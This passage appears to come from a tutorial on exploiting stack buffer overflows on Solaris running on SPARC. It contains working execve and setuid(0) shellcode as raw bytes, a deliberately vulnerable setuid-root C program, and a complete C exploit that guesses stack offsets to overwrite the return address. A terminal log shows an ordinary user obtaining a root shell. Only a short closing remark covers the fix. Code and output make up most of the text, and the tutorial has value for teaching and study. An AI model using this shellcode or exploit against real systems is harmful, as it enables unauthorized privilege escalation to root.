(gdb) x/4x main+32
0x10a48 <main+32>:     0xd0    0x27    0xbf    0xf0
(gdb) x/4x main+36
0x10a4c <main+36>:     0x92    0x07    0xbf    0xf0
(gdb) x/4x main+40
0x10a50 <main+40>:     0x94    0x1a    0x80    0x0a
(gdb) x/4x main+44
0x10a54 <main+44>:     0x82    0x10    0x20    0x3b
(gdb) x/4x main+48
0x10a58 <main+48>:     0x91    0xd0    0x20    0x08
(gdb)
```

With that done our shellcode is as follows:

```
char
shell_code[]="\x11\x0b\xd8\x9a\x90\x12\x21\x6e\xd0\x27\xbf\xf8\x11\x0b\xdc\xda\xd0\
x27\xbf\xfc\x90\x07\xbf\xf8\xc0\x27\xbf\xf4\xd0\x27\xbf\xf0\x92\x07\xbf\xf0\x94\x1a\x
80\x0a\x82\x10\x20\x3b\x91\xd0\x20\x08";
```

More often than not, though, simple shellcode is not enough. For example, imagine a setuid program that exhibited a buffer overflow. Before the overflow can be exploited the program may drop its higher permissions so it may be necessary to call setuid(0); before execve'ing the shell. So, performing this same process for setuid(0);

```
        #include <stdio.h>
        void main()
        {
                asm("  xor %g1,%g1,%o0 !set %o0 to 0
                        mov 0x17, %g1
                        ta 8");
        }
```

Giving the following opcodes:

```
char setuid_code=”\x90\x18\x40\x01” /* xor %g1,%g1,%o0 */
                 “\x82\x10\x20\x17” /* mov 0x17, %g1 */
                 “\x91\xd0\x20\x08”; /* ta 8 */
```

Putting it all together

Assume the following vulnerable program exists on the target and is setuid root:

```
#include <stdio.h>
int foo(char *);
int bar(char *);
int main(int argc, char *argv[])
{
        foo(argv[1]);
        return 0;
}

int foo(char *fooptr)
{
        bar(fooptr);
        return 0;
}

int bar(char *barptr)
{
        char buffer[20];
        strcpy(buffer,barptr);
        return 0;
}
```

As can be seen this program takes the first argument it is passed, argv[1], passes a pointer to this to function foo() which the passes it to function bar(). bar() then copies this string to a 20 byte character array, buffer. This is where the overflow occurs. In exploiting this buffer overflow we will be overflowing the buffer in bar’s stack frame, overflowing into foo’s stack frame an overwriting the saved return address here. When both bar() and foo() have returned this is when control over the process’ execution is gained. There are several obstacles in the way: We don’t know where our exploit code will be in terms of location on the stack – further to this, related to the same issue, we’re going to need to ensure that when foo() returns and restores the frame pointer is a usable one. Remember when a restore is executed the current frame pointer is moved into the stack pointer and the top eight words found down from the new %sp are moved into the local registers and the next eight words down are moved into the in registers – meaning that the 15th word down from the top of the stack is moved into %i6 – in other words the frame pointer or %fp. As our exploit code will be referencing the %fp and placing data onto the stack if the memory pointed to by %fp is not initialized then the vulnerable process will core dump before our code is executed. Here is the exploit code:

```
#include <stdio.h>
#define MAIN_SP 0x70
#define CODELOC 0x28

unsigned long get_sp(void);

int main(int argc, char *argv[])
{
        char exploit[200]="";
        char shell_code[]="\xac\x15\xa1\x6e\xac\x15\xa1\x6e" /* 2 nops */
                        /* setuid(0); */
                          "\x90\x18\x40\x01\x82\x10\x20\x17\x91\xd0\x20\x08"
                        /* shell code */
                          "\x11\x0b\xd8\x9a\x90\x12\x21\x6e\xd0\x27\xbf\xf8"
                          "\x11\x0b\xdc\xda\xd0\x27\xbf\xfc\x90\x07\xbf\xf8"
                          "\xc0\x27\xbf\xf4\xd0\x27\xbf\xf0\x92\x07\xbf\xf0"
                          "\x94\x1a\x80\x0a\x82\x10\x20\x3b\x91\xd0\x20\x08"
                        /* padding */
                          "RRRRSSSSTTTTUUUUVVVVWWWWXXXX";

        char *ptr=NULL;
        char *ptr2=NULL;
        char *args_to_vuln[2];
        unsigned long stack_pointer=0;
        unsigned long code_location=0;
        unsigned long frame_pointer=0;

        /* use this to get a general idea where the stack is */
        stack_pointer=get_sp();

        /* use argv[1] to change offset */
        stack_pointer = stack_pointer + atoi(argv[1]);
        printf("Stack pointer = %x\n",stack_pointer);

        /* return address */
        code_location = stack_pointer - CODELOC;
        printf("Code location = %x\n",code_location);

        /* frame pointer */
        frame_pointer = stack_pointer + MAIN_SP;
        printf("Frame pointer = %x\n",frame_pointer);

        ptr = (char *) &frame_pointer;
        ptr2 = (char *) &code_location;

        /* setup shellcode with frame pointer and code location */
        sprintf(exploit, "%s%c%c%c%c%c%c%c%c", shell_code, ptr[0], ptr[1], ptr[2],
ptr[3],ptr2[0],ptr2[1],ptr2[2],ptr2[3]);

        args_to_vuln[0]="./vuln";
        args_to_vuln[1]=exploit;
        args_to_vuln[2]=NULL;

        /* execute vulnerable program with exploit code as argv[1] */
        execv("./vuln",args_to_vuln);
        return 0;

}

/* code to get the pointer to stack */
unsigned long get_sp()
{
        asm("mov %sp,%i0");
}
```

When compiled this program makes an educated guess as to where the stack is going to be found in the vulnerable program, vuln. Having debugged vuln we now the size of each stack frame – so whatever the location of the stack in vuln we know our code will be found 0x28 bytes less than this number, and the value we'll use as our valid frame pointer for when foo() returns will be 0x70 bytes more than this value. We use the first argument to our exploit program to move this stack pointer around – essentially guessing its location. Using the get_sp() funtion gives us a clue to where it may be found but there is still a little guess work needed. It turns out that vuln's stack pointer is different from the exploit's stack pointer by 264 bytes:

```
        $ id
        uid=1002(david) gid=10(staff)
        $ ./exploit 264
        Stack pointer = ffbef4f0
        Code location = ffbef4c8
        Frame pointer = ffbef560
```

```
# id
uid=0(root) gid=10(staff)
# exit
$
```

When exploited successfully it can be seen that a normal user can gain root privileges. Making vuln safe, besides removing the sticky bit the code would need to be modified such that, rather than calling strcpy(), strncpy() is used instead and only 20 bytes are copied to the buffer.

And, that is how to exploit a buffer overrun vulnerability on Solaris running on a SPARC.